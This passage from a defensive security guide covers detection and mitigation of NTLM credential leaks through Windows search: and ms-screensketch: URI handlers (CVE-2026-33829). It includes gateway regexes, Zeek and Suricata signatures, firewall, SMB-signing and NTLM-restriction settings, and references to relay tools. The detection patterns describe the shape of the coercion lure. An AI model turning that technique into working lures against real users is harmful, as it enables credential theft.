| sort by TimeGenerated desc
Layer 7: Email and Proxy Gateway
search: and search-ms: URI schemes are not used in legitimate external emails or web content. Block them at the boundary before they reach a browser or email client.
Email gateway (MTA header/content inspection):
Pattern: href\s*=\s*["']?(search:|search-ms:|ms-screensketch:)[^"'>\s]*crumb=location
Action: QUARANTINE + ALERT
Proxy / Secure Web Gateway URL category rule:
URI scheme matches: search: OR search-ms:
AND URI contains: crumb=location:
Action: BLOCK, log full URI
Microsoft Defender for Office 365 — Safe Links:
If you have MDO P2, the URI rewriting will catch search: links in email. Confirm your Safe Links policy applies to these custom schemes — by default it does if “Apply to intra-org messages” is enabled.
Layer 8: Zeek / Suricata Network Signatures
For environments with a tap on internal east-west traffic or the perimeter:
Zeek script — alert on SMB connections initiated by non-SMB processes:
event smb2_message(c: connection, hdr: SMB2::Header, is_orig: bool)
{
    if (is_orig && c$id$resp_p == 445/tcp)
    {
        # Flag SMB connections from workstation-class IPs to non-fileserver IPs
        local src = c$id$orig_h;
        local dst = c$id$resp_h;
        if (Site::is_local_addr(src) && Site::is_local_addr(dst))
            NOTICE([$note=SMB::Lateral_Coercion,
                    $conn=c,
                    $msg=fmt("Workstation %s initiated SMB to %s — potential NTLM coercion", src, dst),
                    $identifier=cat(src, dst)]);
    }
}
Suricata rule — outbound SMB from workstation subnets:
alert tcp $WORKSTATIONS any -> !$FILE_SERVERS 445 \
    (msg:"NTLM Coercion Candidate - Workstation Outbound SMB"; \
     flow:to_server,established; \
     content:"|ff|SMB"; offset:4; depth:4; \
     classtype:credential-theft; \
     sid:9000001; rev:1;)
Replace $WORKSTATIONS and $FILE_SERVERS with your actual address groups in suricata.yaml.
Layer 9: SOC Prime Coverage
SOC Prime published two Sigma rules on April 20, 2026 specifically for CVE-2026-33829:
- “Possible NTLM Leak via Snipping Tool (via cmdline)” — command-line pattern detection for
ms-screensketch:with UNC paths - “NTLM Leak via Snipping Tool URI Schema Exploitation [Windows Network Connection]” — EventID 3 network connection correlated with SnippingTool.exe
These map to MITRE ATT&CK T1187 (Forced Authentication). If you use the SOC Prime platform, import and extend both rules with the search: and search-ms: patterns from Rules 1–3 above — the underlying detection logic is identical, only the process names and URI patterns differ.
SOC Prime rules are a convenient starting point; the native Sigma rules in Layer 5 above give you the same coverage without platform dependency and with full customisation for your environment.
Mitigation
Immediate: Block Outbound SMB
The highest-impact single control for the entire NTLM coercion class. Workstations should not initiate outbound TCP/445 or TCP/139 to arbitrary IPs.
Firewall rule (Windows Defender Firewall or GPO):
  Block outbound TCP 445, TCP 139
  From: Client workstation subnet
  To: Any IP outside your fileserver/AD range
  Direction: Outbound
SMB Signing (Prevents Relay)
Enforcing SMB signing doesn’t prevent hash capture but breaks relay attacks — captured hashes cannot be replayed to authenticate to other services if those services require signed sessions.
# Enforce SMB signing via GPO or registry
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" `
    -Name "RequireSecuritySignature" -Value 1

# Verify
Get-SmbServerConfiguration | Select RequireSecuritySignature
Restrict NTLM Outbound
For environments where Kerberos covers all authentication needs:
GPO: Computer Configuration → Windows Settings → Security Settings →
     Local Policies → Security Options →
     "Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers"
     Set to: Deny all

Registry equivalent:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0
  RestrictSendingNTLMTraffic = 2
Test before enforcing. Legacy applications, printers, and NAS devices frequently require NTLM. Audit mode (RestrictSendingNTLMTraffic = 1) logs without blocking — run it for two weeks before hard enforcement.
Patch for CVE-2026-33829
Apply the April 14, 2026 security update. This patches the Snipping Tool ms-screensketch: handler. The search: handler variant remains unpatched as of publication — the above network controls are your primary mitigation.
# Check if KB for CVE-2026-33829 is installed
Get-HotFix | Where-Object { $_.HotFixID -like "KB*" } |
    Sort-Object InstalledOn -Descending | Select-Object -First 10
References
- NVD: CVE-2026-33829 — CVSS scores, affected CPEs, timeline
- Huntress: Unpatched NTLM Leak — Windows Search URI Handler — Primary research by Andrew Schwartz
- BlackArrow: CVE-2026-33829 PoC — Snipping Tool variant PoC and disclosure
- The Hacker News: Unpatched Windows Search URI
- Microsoft MSRC: CVE-2026-33829 Advisory
- Palo Alto Networks: CVE-2026-33829 Advisory
- SOC Prime: CVE-2026-33829 Detection Rules
- Ampcus Cyber: NTLM Credential Leakage Analysis
- Impacket ntlmrelayx — NTLM relay toolkit
- Responder — LLMNR/NBT-NS/NTLM capture tool
- MDSec: CVE-2023-23397 Analysis — Outlook NTLM leak for comparison